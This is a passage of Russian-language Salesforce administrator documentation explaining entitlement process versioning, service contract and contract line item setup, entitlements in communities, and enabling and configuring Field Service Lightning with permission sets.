Функция управления версиями права позволяет создавать несколько версий процесса права даже в том случае, если процесс назначен активным правам и записям поддержки. В организации Salesforce можно одновременно использовать несколько версий процесса права.

Прим.: Чтобы создать несколько версий процессов права, следует включить функцию управления версиями права в организации. На странице «Параметры права» в меню «Настройка» выберите пункт **«Включить функцию управления версиями права»**.

Если создаются версии процессов права с одинаковым именем, их можно различить с помощью номера версии и примечаний. Система Salesforce не допускает отключения функции управления версиями права, поэтому всегда известен текущий вариант версии.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и обновления процессов права:

- Управление правами

1. Введите строку *Процессы права* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Процессы права»**.
2. Щелкните имя нужного процесса права.
3. Щелкните версию нужного процесса в списке «Версии процесса права».
4. Нажмите кнопку **«Создать версию»** на странице «Сведения о процессе права».
5. Добавьте сведения о новой версии. Выполните следующие рекомендации.
   - Рекомендуем заполнить поле «Примечания к версии» сведениями, позволяющими различать создаваемые версии. Примечания позволяют различать версии одного и того же процесса права.
   - Не изменяйте имя.
   - Нажмите кнопку **«Активно»**, чтобы использовать новую версию.
   - Нажмите кнопку **«По умолчанию»**, если требуется использовать новую версию как стандартную версию для процесса. Это действие упрощает поиск с использованием полей.
6. Нажмите кнопку **«Сохранить»**.
   При необходимости можно изменить контрольные точки процесса права после сохранения.

   Важное замечание:
   - Новые версии используемых процессов права поддерживают добавление новых контрольных точек, но не поддерживают редактирование текущих контрольных точек. Новые версии неиспользуемых процессов поддерживают добавление новых контрольных точек и редактирование текущих контрольных точек.
   - Все версии процесса права должны быть одного типа.

При создании новой версии процесса права не происходит ее автоматическое применение к правам, использующим предыдущую версию. Сведения о применении новой версии процесса права к текущим и новым правам см. в разделе «Использование новой версии процесса права».

СМ. ТАКЖЕ:

Обновление процесса права

Использование новой версии процесса права

Новая версия процесса права может быть применена ко всем правам, назначенным предыдущей версии, или только к новым правам. Если процесс права применяется к праву, он также применяется к процессу, связанному с активной записью поддержки этого права.

Прим.: Чтобы создать несколько версий процессов права, следует включить функцию управления версиями права в организации. На странице «Параметры права» в меню «Настройка» выберите пункт **«Включить функцию управления версиями права»**.

Если создаются версии процессов права с одинаковым именем, их можно различить с помощью номера версии и примечаний. Система Salesforce не допускает отключения функции управления версиями права, поэтому всегда известен текущий вариант версии.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и обновления процессов права:

- Управление правами

Применение процесса права к новому праву

Сценарий. Пользователь создает право и хочет применить к нему определенную версию процесса права.

1. Выберите требуемый процесс в поле поиска «Процесс права» для права.

Совет: После нажатия значка поиска в поле «Процесс права» выберите «Все версии» в диалоговом окне поиска. В ином случае можно выбирать только стандартные версии текущих процессов права.

Применение процесса права к текущему праву

Сценарий. Пользователь создал новую версию процесса права. Требуется переключить все права, использовавшие предыдущую версию, на использование новой версии.

1. Введите строку *Процессы права* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Процессы права»**.
2. Щелкните имя нужного процесса права.
   Страница «Процессы права» содержит список стандартных версий каждого процесса. Чтобы просмотреть список всех доступных версий, щелкните имя нужного процесса.
3. На странице сведений о процессе права щелкните имя новой версии, которую требуется применить к текущим правам (и, по умолчанию, к обращениям и заказам на работу, связанным с этими правами).
4. Нажмите кнопку **«Создать правило обновления»**.
5. Выберите нужную версию процесса права.
   При необходимости выберите любую другую активную или неактивную версию процесса.
6. Обновление права до новой версии может инициировать активацию предупреждений и нарушений контрольных точек для записей поддержки, связанных с данным правом (например, обращений и заказов на работу). Это зависит от различий между новой и старой версиями процесса права. Чтобы предотвратить активацию таких предупреждений и нарушений, установите флажок **«Не инициировать новые предупреждения и нарушения контрольных точек»**. Рекомендуем использовать этот параметр, чтобы предотвратить активацию предупреждений о нарушениях для старых прав и записей поддержки.
7. Нажмите кнопку **«Сохранить»**.
   Страница сведений о правиле обновления отображает приблизительное количество прав и записей поддержки, подлежащих обновлению для использования нового процесса.
8. Чтобы начать процесс обновления, нажмите кнопку **«Начать»**.

Обычно процесс обновления выполняется в течение одного часа, однако это зависит от количества прав и записей, подлежащих обновлению. По мере обновления страница сведений о правиле обновления отображает количество обработанных прав и записей поддержки. Чтобы остановить обновление, нажмите кнопку **«Остановить»**.

Если правило обновления отображает статус «Завершено», значит, все связанные права и записи поддержки были обновлены для использования новой версии процесса права. Если указан статус «Завершено с исключениями», значит, некоторые записи было невозможно обновить до новой версии из-за ошибок. Чтобы определить необновленные записи и причину ошибки, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

- Настройка процесса права
- Обновление процесса права
- Создание версии процесса права

Настройка сервисных контрактов

Сервисный контракт — это соглашение между пользователем и его клиентами на предоставление определенного уровня обслуживания. Сервисные контракты могут определять разные способы поддержки клиентов (например, гарантии, подписки или соглашения об уровне обслуживания).

Прим.: Чтобы настроить сервисные контракты, в организации необходимо включить права.

С помощью параметров управления объектами для сервисных контрактов выполните следующие действия.

1. **Настройте поля сервисных контрактов.**

   Это позволяет управлять тем, какие сведения пользователи добавляют в сервисные контракты. Вы можете создать настраиваемые поля сервисного контракта, которые тесно связаны с вашей отраслью или с процессом поддержки.

2. **Настройте макеты страниц сервисных контрактов.**

   Это позволяет вам указать, какие поля и связанные списки будут видны пользователям в сервисном контракте. Рассмотрите возможность изменить следующие настройки.

   - Добавьте поле «Значок статуса», чтобы пользователи могли видеть, активен сервисный контракт, или его срок действия закончен, или он неактивен.
   - Чтобы разрешить создание родительско-дочерних отношений между сервисными контрактами, добавьте поле «Родительский сервисный контракт» и связанный список дочерних сервисных контрактов. Также можно добавить поле «Корневой сервисный контракт» (доступно только для чтения), чтобы пользователи могли видеть сервисный контракт верхнего уровня в иерархии сервисных контрактов. Иерархия сервисных контрактов может содержать до 10 000 сервисных контрактов.

3. **Настройте параметры безопасности поля для полей сервисных контрактов.**

   Данное действие позволяет выбирать поля сервисных контрактов, которые должны быть доступны пользователям.

4. **Настройте функцию отслеживания журнала поля для сервисных контрактов.**

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки сервисных контрактов:

- Управление правами

  И

  Настройка приложения

Данное действие позволяет просматривать время изменения значений полей. Сведения об изменениях помещаются в связанный список Журнал сервисного контракта для сервисных контрактов. Из раздела параметров управления объектом для сервисных контрактов перейдите в раздел полей и щелкните **«Установить отслеживание с журналом»**.

5. **Сделайте вкладку «Сервисные контракты» видимой в Salesforce и в любых настраиваемых приложениях.**

   Вкладка «Сервисные контракты» предназначена для того, чтобы пользователи могли создавать и редактировать сервисные контракты и элементы строки контракта. Добавьте эту вкладку в приложение или дайте пользователям инструкции по ее добавлению в набор вкладок Salesforce. Пользователям необходимо разрешение «Чтение» для сервисных контрактов, которые будут отображаться на вкладке «Сервисные контракты».

6. **Добавьте связанный список «Сервисные контракты» в макеты страниц организаций и контактов.**

   Данное действие позволяет пользователям создавать, обновлять и проверять сервисные контракты на страницах организаций и контактов.

СМ. ТАКЖЕ:

Контрольный список для настройки функций управления правами
Настройка элементов строки контракта

Настройка элементов строки контракта

Настройка элементов строки контракта для того, чтобы получить возможность указывать, на какие продукты распространяются услуги, оговоренные в сервисном контракте. Элементы строки контракта отображаются только в связанном списке «Элементы строки контракта» для сервисных контрактов (не для контрактов). Элементы строки контракта доступны пользователям только в том случае, если организация Salesforce использует продукты.

Прим.: Чтобы настроить элементы строки контракта, в организации необходимо включить права.

В параметрах управления объектом для элементов строки контракта выполните следующие действия.

1. **Настройте поля элемента строки контракта.**

   Это позволяет управлять тем, какие сведения пользователи добавляют в элементы строки контракта. Вы можете создать настраиваемые поля элемента строки контракта, которые тесно связаны с вашей отраслью или с процессом поддержки.

2. **Настройте макеты страниц элементов строки контракта.**

   Это позволяет вам указать, какие поля и связанные списки будут видны пользователям в элементах строки контракта. Рассмотрите возможность изменить следующие настройки.

   - Добавьте поля «Значок статуса», чтобы пользователи могли видеть, активен элемент строки, или его срок действия закончен, или он неактивен.
   - Чтобы разрешить создание родительско-дочерних отношений между элементами, добавьте поле «Родительский элемент строки» и связанный список дочерних элементов строки контракта. Также можно добавить поле «Корневой элемент строки контракта», содержащее элементы строки верхнего уровня в иерархии строки контракта. Иерархия элементов строки контракта может содержать до 10 000 элементов строки.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки сервисных контрактов и элементов строки контракта с правами:

- Управление правами

  И

  Настройка приложения

3. **Настройте макеты страниц других объектов.**

   Этот раздел позволяет выбрать, как пользователи могут связывать элементы строки контракта с другими записями. Рассмотрите возможность изменить следующие настройки.

   - (Обязательно) добавьте связанный список «Элементы строки контракта» в макеты страницы сервисного контракта. Данное действие позволяет пользователям создавать, редактировать и удалять элементы строки контракта на страницах сервисных контрактов.
   - Добавьте связанный список «Элементы строки контракта» в макеты актива. Это позволяет пользователям просматривать и изменять связи между активами и элементами строки контракта.
   - Добавьте поле поиска «Элемент строки контракта» в макеты страницы права. Это позволят пользователям связать элемент строки с конкретным правом.

4. **Настройте параметры безопасности поля для элементов строки контракта.**

   Данное действие позволяет выбирать поля элементов строки контракта, которые должны быть доступны пользователям.

5. **Настройте функцию отслеживания журнала поля для элементов строки контракта.**

   Данное действие позволяет просматривать время изменения значений полей. Изменения будут приведены в списке «Журнал изменений элемента строки контракта» для элементов строки контракта. Из раздела параметров управления объектом для элементов строки контракта перейдите в раздел полей и щелкните **«Установить отслеживание с журналом»**.

Прим.: Расписания недоступны для элементов строки контракта, поэтому пользователи сообществ не имеют к ним доступа.

СМ. ТАКЖЕ:

Контрольный список для настройки функций управления правами

Настройка функции управления правами в сообществах

Добавьте функцию управления правами к сообществам, чтобы позволить клиентам или партнерам просматривать свои права и сервисные контракты. Элементы строки контракта не отображаются в сообществах.

Чтобы открыть доступ к правам и/или сервисным контрактам для сообщества, выполните следующие действия.

1. Обновите профили пользователей.
   a. Клонируйте профили Customer Community User, Customer Community Plus User и Partner Community User, предоставьте полномочие «Чтение» для прав и/или сервисных контрактов.

      Прим.: Нажмите кнопку **«Редактировать профили»** в нижней части страницы сведений и активируйте новые профили.

   b. При необходимости включите полномочия «Создание» и «Удаление» для контактов права в профилях делегированных модераторов сообщества. Данное действие позволяет модераторам обновлять контакты права.

   c. Убедитесь, что для доступности вкладок «Права» и/или «Сервисные контракты» задано значение «Включены стандартные параметры».

2. Добавьте вкладки «Права» и/или «Сервисные контракты» к сообществу.
3. Добавьте поле «Имя права» в макеты страниц обращений и заказов на работу, назначенных пользователям сообщества. Данное действие позволяет пользователям добавлять права в обращения и заказы на работу. Заказа на работу недоступны в сообществах, созданных с использованием шаблонов сообщества для самообслуживания.

   Прим.: Во избежание раскрытия информации, связанной с внутренними процессами поддержки, рекомендуем **не** добавлять в макеты страниц обращений и заказов на работу для пользователей сообщества следующие поля:

   - Время начала процесса права
   - Время окончания процесса права
   - Остановлено
   - Дата остановки

4. При необходимости добавьте связанный список «Права» в макеты страниц организаций и контактов, назначенных модераторам сообщества. Данное действие позволяет модераторам сообщества создавать обращения, автоматически связываемые с корректными правами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Сообщества доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Функции управления правами доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Параметр «Создать и настроить сообщества» И является членом сообщества, которое они обновляют

Для настройки функции управления правами:

- Управление правами

Для назначения лицензий пользователя:

- Управление внутренними пользователями

Настройка поля услуг Lightning

Предоставляйте услуги быстрее, эффективнее с учетом персонифицированных потребностей по телефону и на местах, используя единую платформу поля услуг Lightning.

Справка о поле услуг Lightning

В данном разделе представлена информация о том, как эффективно использовать поле услуг Lightning.

Поле услуг Lightning

Допустим, вам необходимо централизованно управлять выездными услугами. Поле услуг Lightning — это мощный набор функций, который позволит вам устанавливать и настраивать центр выездных услуг в приложении Salesforce.

Планирование для поля услуг Lightning

Поле услуг Lightning — это мощный набор функций, который можно настраивать в соответствии с собственными требованиями к выездным услугам. Прежде чем настраивать поле услуг Lightning, изучите эти важные вопросы по планированию.

Настройка поля услуг Lightning

Настройка поля услуг Lightning для максимального соответствия вашим бизнес-требованиям.

Особенности поля услуг Lightning

Перед настройкой Field Service Lightning просмотрите описанные здесь важные особенности, касающиеся его функций.

Руководство по полю услуг Lightning

Общие сведения о порядке и способах использования функций поля услуг Lightning.

Поля объектов поля услуг Lightning

Общие сведения о полях, доступных в стандартных объектах поля услуг Lightning.

Управляемый пакет поля услуг Lightning

Управляемые пакеты поля услуг Lightning созданы на основе стандартных функций поля услуг Salesforce, что позволяет диспетчерам и техникам выполнять индивидуальную настройку.

Мобильное приложение «Поле услуг Lightning»

Мобильное приложение «Поле услуг Lightning» представляет собой инструмент типа «все в одном», предназначенный для работы технических специалистов на выезде. Данный корпоративный мобильный продукт реализует функции системы Salesforce в облегченном приложении, оптимизированном для работы техников на выезде. Возможность автономной работы означает, что пользователи могут продолжать работу без связи с Интернетом, зная о том, что все внесенные ими изменения сохраняются. А само приложение легко настраивается, что позволяет обеспечить применение мобильного приложения «Поле услуг Lightning» с учетом уникальных потребностей бизнеса!

Справка о поле услуг Lightning

В данном разделе представлена информация о том, как эффективно использовать поле услуг Lightning.

Начало работы

- Поле услуг Lightning
- Планирование для поля услуг Lightning
- Поле услуг Lightning Рекомендации
  - Ограничения поля услуг Lightning
  - Определение местонахождения в пакете «Поле услуг Lightning»
  - Рекомендации по использованию заказов-нарядов
    - Включение заказов-нарядов в процесс поддержки
    - Принципы вычисления цены для заказ-нарядов
    - Образцы кода Apex для заказов-нарядов

Настройка поля услуг Lightning

- Настройка поля услуг Lightning
  - Включить поле услуг Lightning
  - Назначение наборов полномочий поля услуг Lightning
  - Настройка управляемых пакетов поля услуг Lightning
  - Настройка сервисных территорий
    - Настройка параметров сервисной территории
    - Создание сервисных территорий
  - Настройка сервисных ресурсов
    - Создание сервисных ресурсов
  - Настройка заказ-нарядов
    - Настройка параметров заказ-наряда
    - Создание типов работ
    - Создание заказов на работу
    - Выбор предпочтительных сервисных ресурсов в заказах-нарядах
    - Создание служебных встреч
  - Настройка навыков для выездной услуги
    - Настройка параметров навыков
    - Создание навыков
    - Назначение навыков сервисным ресурсам
    - Добавление требуемых навыков к заказ-нарядам или типам работы
  - Создание часов работы
  - Создание отчетов поля услуг Lightning

Рекомендации и справочная информация

- Поле услуг Lightning Руководство
  - Рекомендации по работе с приемами на обслуживание
  - Рекомендации по работе с ресурсами обслуживания
  - Рекомендации по работе с территориями обслуживания
  - Рекомендации по использованию заказов на работу
  - Рекомендации по использованию базы знаний для заказов на работу
- Поле услуг Lightning Поля объекта
  - Поля служебных встреч
  - Поля сервисных ресурсов
  - Поля сервисной территории
  - Поля заказ-наряда
  - Поля элементов строки заказ-наряда
  - Поля типов работы

- Поля связанных статей
- Поля «Часы работы»
- Поле навыков для выездной услуги

Поле услуг Lightning

Допустим, вам необходимо централизованно управлять выездными услугами. Поле услуг Lightning — это мощный набор функций, который позволит вам устанавливать и настраивать центр выездных услуг в приложении Salesforce.

Поле услуг Lightning содержит функции, приведенные ниже, из которых можно выбирать максимально соответствующие вашим требованиям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функции и управляемый пакет поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud. Заказы-наряды также доступны в версии **Professional Edition**.

- **Стандартные функции** поля услуг Lightning доступны только при наличии активированного поля услуг Lightning в вашей организации. Стандартные функции обеспечивают возможности, перечисленные ниже.
  - **Управление заказами-нарядами.** *Заказы-наряды* соответствуют задачам, которые необходимо выполнить для ваших клиентов. Пользователи могут прикреплять статьи знаний к заказам-нарядам, разделять их на подзадачи — *элементы строк заказов-нарядов* — и отслеживать выполнение условий из соглашения об обслуживании с помощью контрольных точек. *Служебные встречи* могут быть связаны с заказами-нарядами и элементами строк заказов-нарядов, а также включать подробные сведения о расписании встреч. Шаблоны *типов работы* экономят ваше время и помогают стандартизировать заказы-наряды.
  - **Управление ресурсами.** *Ресурсы обслуживания* — это пользователи, которые могут выполнять работы по выездным услугам. Вы можете назначать ресурсы для служебных встреч и для каждого указывать навык, сервисную территорию и часы работы. *Сервисные территории* — это регионы, в которых может выполняться работа по выездным услугам. С помощью этой функции можно назначать сервисные ресурсы для территории и создавать иерархии территорий.
  - **Управление расписанием.** *Часы работы* позволяют определять, когда ваши сервисные ресурсы доступны для работы и когда они могут выполнять работы на сервисных территориях. С помощью этой функции также можно отслеживать отсутствие сервисных ресурсов.
- **Управляемые пакеты** поля услуг Lightning созданы на основе стандартных функций и содержат элементы, перечисленные ниже.
  - Оптимизатор-планировщик, который максимально эффективно назначает ресурсы для встреч, учитывая уровень навыка техника, его время в пути, местоположение и другие факторы.
  - Динамическая консоль планировщика, которая дает диспетчерам и руководителям общее представление обо всех запланированных служебных встречах.
  - Надежная панель инструментов с принципами работы и политиками планирования, позволяющими задать идеальную модель планировщика.
  - Стандартные триггеры, которые облегчают настройку планировщика и свойств отображения.

Поле услуг Lightning предоставляет инструменты для планирования, выполнения и отслеживания всех работ по выездным услугам — от установок до ремонтов и технического обслуживания. Итак, начнем!

СМ. ТАКЖЕ:

- Планирование для поля услуг Lightning
- Настройка поля услуг Lightning
- Особенности поля услуг Lightning

Планирование для поля услуг Lightning

Поле услуг Lightning — это мощный набор функций, который можно настраивать в соответствии с собственными требованиями к выездным услугам. Прежде чем настраивать поле услуг Lightning, изучите эти важные вопросы по планированию.

Какие типы задач выездных услуг необходимо отслеживать?

Если большинство ваших деловых встреч охватывает схожие задачи, будет целесообразно создать шаблоны заказ-нарядов, известных как *типы работы*. Для каждого типа работы можно указать длительность каждого типа встречи и навыки, требуемые для выполнения этой работы. Затем можно быстро создать заказ-наряды или элементы строк заказ-нарядов, наследующие настройки типа работы. Использование типов работы экономит время и позволяет стандартизировать работу с выездными услугами.

Каким способом необходимо отслеживать навыки техников?

Вы можете назначать навыки для всех сервисных ресурсов в организации, указав их сертификацию и стаж работы. Также можно задать уровень навыка по шкале от 0 до 99,99 для каждого ресурса. Например, для Марии можно указать навык «Сварка» уровня 50. Кроме того, можно добавлять требуемые навыки для типов работ, заказ-нарядов и элементов строк заказ-нарядов, чтобы предоставить диспетчерам информацию о необходимых навыках для выполнения этой работы.

Если вы планируете использовать функцию управления навыками, установите навыки, которые желаете отслеживать, и способ определения их уровня. Например, вам может понадобиться, чтобы в уровне навыка отражался стаж работы, уровень сертификации или класс лицензии.

Каким образом необходимо моделировать территории?

Вы можете создавать *сервисные территории* в организации, чтобы обозначить географические регионы, в которых работает ваша команда. У каждой территории свои часы работы и дочерние территории, и для каждой из них можно назначить сервисные ресурсы в качестве участников. В зависимости от типа бизнеса можно создавать территории на основе городов, стран или других факторов.

Сервисные территории — это места, где работают сервисные ресурсы, а часы работы представляют время работы. Сервисные территории, как правило, являются географическими территориями, так как ресурсы расположены рядом с обслуживаемыми местоположениями. Однако в зависимости от характера ведения бизнеса вы можете создавать территории на основе других факторов, таких как бизнес-подразделения или отделы, как в случае с полем услуг или полем продаж. Кроме того, сервисные территории можно организовать в иерархии, чтобы установить отношения подчинения между родительскими и дочерними объектами.

Часы работы сервисной территории показывают, когда на ней можно проводить встречи. Сервисные ресурсы, назначенные территории, по умолчанию наследуют от нее часы работы. Иными словами, это значит, что ресурсы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функции и управляемый пакет поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud. Заказы-наряды также доступны в версии **Professional Edition**.

действуют в те же часы, что и сама сервисная территория. При необходимости для ресурсов можно определить другие часы работы.

Каким образом осуществляется управление календарями группы?

У каждого сервисного ресурса для каждой связанной с ними сервисной территории заданы *часы работы* показывающие доступность ресурса для работы на этой территории. Аналогичным образом часы работы сервисной территории показывают, когда на ней можно проводить встречи. Если часы работы ресурса не определены для территории, они наследуют часы работы его сервисной территории. Отсутствия ресурса отслеживаются в связанном списке «Отсутствия» на странице сведений о ресурсе.

В то время как у вас есть доступ к расписанию сервисного ресурса при просмотре его запланированных служебных встреч, отсутствия и часов работы, вам недоступно представление календаря для отдельных служебных ресурсов, если только вы не используете управляемые пакеты поля услуг Lightning.

Нужны ли вам настраиваемая консоль диспетчера и автоматическая оптимизация планирования?

Если да, рекомендуем использовать управляемые пакеты поля услуг Lightning.

Прим.: Для установки руководства по управляемым пакетам должен быть разрешен совместный доступ.

Нужно ли предоставить вашим клиентам возможность отслеживания выполнения для них сервиса?

Если да, вы можете добавить стандартные объекты поля услуг Lightning (например, заказ-наряды) в сообщества на основе шаблона «Вкладки Salesforce + Visualforce». В сообществах на основе шаблона службы поддержки клиентов (Napili) доступны только заказ-наряды, элементы строк заказ-нарядов и служебные встречи. Рекомендуем дважды проверять, какие поля доступны для просмотра в сообществах, чтобы клиентам отображалась только необходимая информация.

СМ. ТАКЖЕ:

Особенности поля услуг Lightning

Настройка поля услуг Lightning

Настройка поля услуг Lightning

Настройка поля услуг Lightning для максимального соответствия вашим бизнес-требованиям.

Важное замечание: Прежде чем начать работу, ознакомьтесь с необходимой информацией! Рекомендуем прочитать разделы:

- Планирование для поля услуг Lightning
- Поле услуг Lightning Рекомендации

1. Включить поле услуг Lightning
   Включите поле услуг Lightning, чтобы использовать такие функции, как заказы-наряды, служебные встречи и т. д.
2. Назначение наборов полномочий поля услуг Lightning
   Чтобы предоставить группе доступ к функциям поля услуг Lightning, необходимо назначить полномочия пользователям с помощью списка «Лицензии набора полномочий».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функции и управляемый пакет поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud. Заказы-наряды также доступны в версии **Professional Edition**.

3. Настройка управляемых пакетов поля услуг Lightning

   Управляемые пакеты поля услуг Lightning созданы на основе стандартных функций поля услуг Salesforce, что позволяет диспетчерам и техникам выполнять индивидуальную настройку.

4. Настройка сервисных территорий

   Сервисная территория — это регион, в котором может выполняться выездная услуга. Узнайте о настройке параметров сервисной территории и создании территорий, соответствующих вашим бизнес-процессам.

5. Создание часов работы

   Определите часы работы и назначьте их сервисным территориям, участникам сервисных территорий или организациям, обозначив часы их выездной услуги.

6. Настройка сервисных ресурсов

   Сервисный ресурс — это пользователь Salesforce, который может выполнять работы по выездной услуге. Узнайте о создании сервисных ресурсов, а также отслеживании их навыков и доступности.

7. Настройка навыков для выездной услуги

   Назначение навыков сервисным ресурсам позволяет указать тип работ, которые могут выполнять ресурсы. При необходимости можно добавлять требуемые навыки к заказ-нарядам и типам работ, чтобы для выполнения работы назначались только ресурсы с определенными навыками.

8. Настройка заказов на работу

   В заказах-нарядах указана работа, которую нужно выполнить для продуктов клиента. Узнайте подробнее о настройке параметров заказов-нарядов и создайте экономящие время шаблоны под названиями типов работ.

9. Настройка навыков для поля услуг

   Местоположением может быть фургон, склад, местоположение клиента или любое подразделение вашей организации. Узнайте о создании сервисных местоположений, а также об отслеживании расхода и доступности.

10. Настройка списков «Детали» и «Парк фургонов»

    «Детали» и «Парк фургонов» — это списки позиций, необходимых для выполнения заказ-нарядов. Узнайте о создании деталей и парка фургонов, а также об отслеживании расхода и доступности.

11. Настройка отчетов об обслуживании клиентов

    Убедитесь, что клиенты довольны отчетами об обслуживании, которые доставляются в их почтовые ящики. Ваши техники и диспетчеры могут создавать отчеты по заказ-нарядам, позициям заказ-нарядов и служебным встречам и оправлять их непосредственно клиентам. Для создания собственных вариантов отчетов можно использовать стандартные шаблоны.

12. Создание отчетов поля услуг Lightning

    Создав типы отчетов, можно отслеживать оказание поля услуг в организации.

СМ. ТАКЖЕ:

Руководство по полю услуг Lightning

Поле услуг Lightning

Включить поле услуг Lightning

Включите поле услуг Lightning, чтобы использовать такие функции, как заказы-наряды, служебные встречи и т. д.

1. Введите строку *«Настройки выездной услуги»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки выездной услуги»**.
2. Щелкните **«Включить поле услуг Lightning»**.
3. При необходимости включите уведомления в приложении для пользователей Salesforce1 и Lightning Experience, когда выполняются действия (см. ниже) с заказом-нарядом или элементом строки заказа-наряда, назначенного пользователю или отслеживаемого им.
   - Добавлено сообщение с текстом или файлом.
   - Обновлено отслеживаемое поле.
   - Сменился ответственный за запись.
   - Изменились назначения ресурсов для связанной служебной встречи.

   Прим.: Если в настройках отслеживания ленты активировано отслеживание всех связанных объектов, пользователям также будут приходить уведомления о создании или удалении дочерних записей заказов-нарядов (например, записей служебных встреч).
4. При настройке типов работ, являющихся шаблонами для заказов-нарядов, пользователи могут активировать автоматическое добавление служебной встречи для новых заказов-нарядов или элементов строк заказов-нарядов, связанных с типом работы. Дополнительно в автоматически создаваемых служебных встречах можно настроить «Крайний срок», задав число дней после даты создания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функции и управляемый пакет поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud. Заказы-наряды также доступны в версии **Professional Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение поля услуг Lightning:
- «Настройка приложения»

При включении поля услуг Lightning в Salesforce становятся доступными вкладки, приведенные ниже,

- **Заказы-наряды**: дополнительная функция поля услуг Lightning, доступная вне зависимости от активизации поля услуг Lightning.
- **Служебные встречи**: Встречи по выполнению работ по выездной услуге для клиентов. Здесь можно задать нужное количество ресурсов для проведения встречи и необходимые навыки, а также запланировать встречу.
- **Сервисные ресурсы**: Пользователи, которые могут выполнять работы по выездной услуге. Здесь можно назначать ресурсы для служебных встреч и для каждого указывать навык, сервисную территорию и т. д.
- **Навыки**: способности, необходимые для выполнения задачи.
- **Типы работы**: Шаблоны, позволяющие стандартизировать заказы-наряды.
- **Сервисные территории**: Регионы, в которых могут проводиться работы по выездной услуге. Здесь можно назначать ресурсы для территории и создавать иерархии территорий.
- **Часы работы**: Часы выездной услуги, которые можно отвести для сервисных территорий, сервисных ресурсов и организаций.
- **Продукты**: дополнительная функция Salesforce, доступная вне зависимости от активизации поля услуг Lightning.
- **Местоположения**: дополнительная функция Salesforce, доступная вне зависимости от активизации поля услуг Lightning.
- **Товарные позиции**: дополнительная функция поля услуг Lightning, доступная вне зависимости от активизации поля услуг Lightning.

При включении поля услуг Lightning также включается геокодирование (данные о местоположении) для поддерживаемых функций. Подробнее см. в разделе «Отслеживание местоположения в поле услуг Lightning» на странице 3389.

Прим.:

- Управляемые пакеты поля услуг Lightning включают функцию оптимизации планирования, интерактивную консоль диспетчера и др.

Назначение наборов полномочий поля услуг Lightning

Чтобы предоставить группе доступ к функциям поля услуг Lightning, необходимо назначить полномочия пользователям с помощью списка «Лицензии набора полномочий».

Пользователи поля услуг должны иметь лицензию Service Cloud, лицензию поля услуг и лицензию набора полномочий поля услуг.

Важное замечание: Прежде чем создать набор полномочий для пользователей поля услуг, убедитесь, что в организации включено поле услуг Lightning. Введите строку *«Поле услуг»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры поля услуг»**. Убедитесь, что включено поле услуг Lightning.

Создайте набор полномочий для каждой лицензии поля услуг Lightning. Создание набора полномочий предоставляет лицензированным пользователям доступ к полномочиям для объектов.

- Администраторы в стандартной лицензии поля услуг.
- Диспетчерам необходимы лицензии набора полномочий диспетчера поля услуг.
- Техникам необходимы лицензии наборов полномочий планирования поля услуг и мобильного поля услуг.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»** в разделе «Управление пользователями».
2. Нажмите кнопку **«Создать»**.
3. Введите метку, имя API и описание для своего набора полномочий.

   С целью повышения удобства рекомендуется использовать имя лицензии набора полномочий, с которой необходимо связать набор.
4. В области «Выберите тип пользователей для набора полномочий» выберите соответствующую лицензию набора полномочий поля услуг Lightning.
5. Нажмите кнопку **«Сохранить»**.
6. На странице обзора набора полномочий в области «Система» щелкните **«Системные полномочия»**.
7. Нажмите кнопку **«Правка»**.
8. Включите соответствующую лицензию набора полномочий поля услуг Lightning.
9. Нажмите кнопку **«Сохранить»**.
10. На странице обзора набора полномочий в разделе «Приложения» щелкните **«Параметры объекта»** и убедитесь, что лицензия набора полномочий предоставляет доступ к объектам поля услуг, которые необходимо создавать, просматривать, редактировать и удалять.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

